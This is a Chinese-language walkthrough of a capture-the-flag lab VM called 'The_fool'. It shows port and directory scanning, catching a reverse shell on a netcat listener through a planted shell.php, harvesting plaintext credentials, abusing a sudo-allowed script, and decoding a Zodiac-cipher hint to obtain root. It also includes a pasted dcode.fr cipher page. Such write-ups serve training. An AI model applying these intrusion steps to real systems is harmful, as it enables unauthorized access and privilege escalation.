

群友靶机-The_fool

信息收集

```
—(kali㉿kali)-[~/Desktop/fool]
└─$ sudo nmap -p- 10.0.2.14
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-28 03:12 EDT
Nmap scan report for 10.0.2.14
Host is up (0.00039s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:A5:2C:80 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

Nmap done: 1 IP address (1 host up) scanned in 3.69 seconds

```
—(kali㉿kali)-[~/Desktop/fool]
└─$ sudo nmap -sU -F 10.0.2.14 -oA udp
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-28 03:13 EDT
Nmap scan report for 10.0.2.14
Host is up (0.0026s latency).
All 100 scanned ports on 10.0.2.14 are in ignored states.
Not shown: 67 open|filtered udp ports (no-response), 33 closed udp ports (port-unreach)
MAC Address: 08:00:27:A5:2C:80 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

Nmap done: 1 IP address (1 host up) scanned in 28.78 seconds

```
—(kali㉿kali)-[~/Desktop/fool]
└─$ sudo dirsearch -u 10.0.2.14
[sudo] password for kali:
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict
```

```
 _|. _ _ _ _ _|. v0.4.3
(_|||_) (/_(|||(_|_)
```


Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 |
Wordlist size: 11460

Output File: /home/kali/Desktop/fool/reports/_10.0.2.14/_25-09-28_03-13-03.txt

Target: http://10.0.2.14/

```
[03:13:03] Starting:
[03:13:05] 403 - 274B - /.ht_wsr.txt
[03:13:05] 403 - 274B - /.htaccess.bak1
[03:13:05] 403 - 274B - /.htaccess.orig
.....
.....
[03:14:05] 403 - 274B - /server-status
[03:14:05] 403 - 274B - /server-status/
[03:14:06] 200 - 1KB - /shell.php
[03:14:15] 403 - 274B - /~bin
[03:14:15] 403 - 274B - /~daemon
[03:14:15] 403 - 274B - /~backup
[03:14:15] 403 - 274B - /~games
[03:14:15] 403 - 274B - /~lp
[03:14:15] 403 - 274B - /~mail
[03:14:15] 403 - 274B - /~news
[03:14:15] 403 - 274B - /~nobody
[03:14:15] 403 - 274B - /~sync
[03:14:15] 403 - 274B - /~uucp
```

shell.php很瞩目啊



探戈shell

```
└─(kali㉿kali)-[~/Desktop/fool]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.2.3] from (UNKNOWN) [10.0.2.14] 56206
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

提权

```
www-data@TheFool:/home/Elaina/TravelDiary$ cat index.php
cat index.php
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">

  .....
  .....

July 14th:
Spent the morning at the town museum learning about the area's history. In the
afternoon, sat in a park and sketched the old church with its distinctive
spire.
Elaina:Ashenwitch1501017
  </p>

  
</body>
</html>
```

发现一组凭据 Elaina:Ashenwitch1501017

```
└─(kali㉿kali)-[~/Desktop/fool]
└─$ ssh Elaina@10.0.2.14
Elaina@10.0.2.14's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-153-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Sun Sep 28 08:49:10 AM UTC 2025
```

System load:	0.05	Processes:	155
Usage of /:	57.5% of 10.70GB	Users logged in:	0
Memory usage:	8%	IPv4 address for enp0s3:	10.0.2.14
Swap usage:	0%		

Expanded Security Maintenance for Applications is not enabled.

58 updates can be applied immediately.

To see these additional updates run: `apt list --upgradable`

Enable ESM Apps to receive additional future security updates.

See <https://ubuntu.com/esm> or run: `sudo pro status`

Last login: Thu Sep 25 15:56:28 2025 from 172.1.20.7

Elaina@TheFool:~\$ `id`

`uid=1000(Elaina) gid=1000(Elaina) groups=1000(Elaina)`

Elaina@TheFool:~\$ `sudo -l`

Matching Defaults entries for Elaina on TheFool:

`env_reset, mail_badpass,`

`secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty`

User Elaina may run the following commands on TheFool:

(ALL) NOPASSWD: `/usr/local/bin/diary.sh`

Elaina@TheFool:~\$ `sudo /usr/local/bin/diary.sh`

Travel Journal - Public Content

Travel Journal - Public Entries:

July 3rd:

Started my journey in a charming coastal town. The morning breeze carried the scent of saltwater and fresh bakery goods. Spent the day walking along the boardwalk and watching fishing boats return to harbor.

July 7th:

Took a day trip to explore nearby woodlands. The trails were well-marked and led through groves of oak and maple trees. Saw several species of birds and even a small deer that darted across the path.

July 10th:

Visited the central market in town. Vendors sold fresh produce, handmade crafts, and local specialties. Tried a traditional pastry that was sweet and


flaky, with a filling of local berries.

July 14th:

Spent the morning at the town museum learning about the area's history. In the afternoon, sat in a park and sketched the old church with its distinctive spire.

Spent the morning at the town museum learning about the area's history. In the afternoon, sat in a park and sketched the old church with its distinctive spire.

```
Elaina@TheFool:~$ cat note.txt
passwd
小写2024
diary.sh passwd == hide
https://www.dcode.fr/chiffre-tueur-zodiac
```



The screenshot shows a web browser window with a dark theme. The address bar at the top displays the file path: `file:///home/kali/Downloads/password.webp`. Below the address bar, a horizontal navigation bar contains several links: [OffSec](#), [Kali Linux](#), [Kali Tools](#), [Kali Docs](#), [Kali Forums](#), [Kali NetHunter](#), [Exploit-DB](#), and [Google Hacking DB](#). The main content area of the browser is dark gray. In the center of this area, there is a white rectangular box containing the text: `A Δ Λ ♦ N \ □ Y □ L`. The text consists of a mix of uppercase letters, symbols, and a diamond character, likely representing a password hint or a stylized password.

Chiffre Tueur du Zodiac

donner votre avis sur la [nouvelle page Chiffre Tueur du Zodiac !](#)

CHIFFRE TUEUR DU ZODIAC

Cryptographie · Chiffrement par Substitution · Substitution par Symboles
· [Chiffre Tueur du Zodiac](#)

DÉCHIFFREMENT DES LETTRES DU ZODIAC

★ SYMBOLES UTILISÉS PAR LE TUEUR DU ZODIAC (CLIQUER POUR AJOUTER)

⌵	■	▣	P	φ	⊕	◼	+	-	•	/	⊗
☉	☊	☋	☌	●	◎	△	▲	▴	℥	ℷ	<
π	>	Ω	□	A	B	C	D	E	F	G	H
I	J	K	L	M	N	O	P	Q	R	S	T
U	V	W	X	Y	Z	↓	\	∧	□	Ⓑ	↻
D	Э	Ƒ	т	к	Ј	q	ø	я	└	у	♠

★

A Δ ∟ ⊕ N \ ▣ Y □ L

★ VARIANTE ● Z408 (PREMIER CRYPTOGRAMME)
○ Z340 (DEUXIÈME CRYPTOGRAMME - TRANSPOSITION IGNORÉE)

▶ DÉCHIFFRER

CHIFFREMENT DU ZODIAC

Rechercher un outil

★ 🔍 RECHERCHE SUR DCODE

Tapez par exemple 'tirage au
 ↩

★ [PARCOURIR LA LISTE COMPLÈTE DES OUTILS](#)

Résultats

WANDERLUST

[Voir plus](#)
[🔗 Déchiffrement](#)

[🔗 chiffrements](#)
[🔗 Chiffrement](#)

[🔗 Chiffrer](#)
[🔗 chiffrer](#)

[🔗 Logiciels de traitement de texte avancés](#)

[🔗 Jeux de réflexion](#)

[🔗 Livres sur les codes secrets](#)

Chiffre Tueur du Zodiac - dCode

Catégorie(s) : Substitution par Symboles

Partager

```
Elaina@TheFool:~$ sudo /usr/local/bin/diary.sh wanderlust2024
Travel Journal - Public Content
-----
Travel Journal - Public Entries:

.....
root:r0o!Tt
.....

July 15th:
Secretly extended my trip by three days. Booked a room at a small inn in the
countryside. Sometimes the best travel experiences happen when you abandon
your original plans.
```

```
Elaina@TheFool:~$ su root
Password:
root@TheFool:/home/Elaina# id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

结束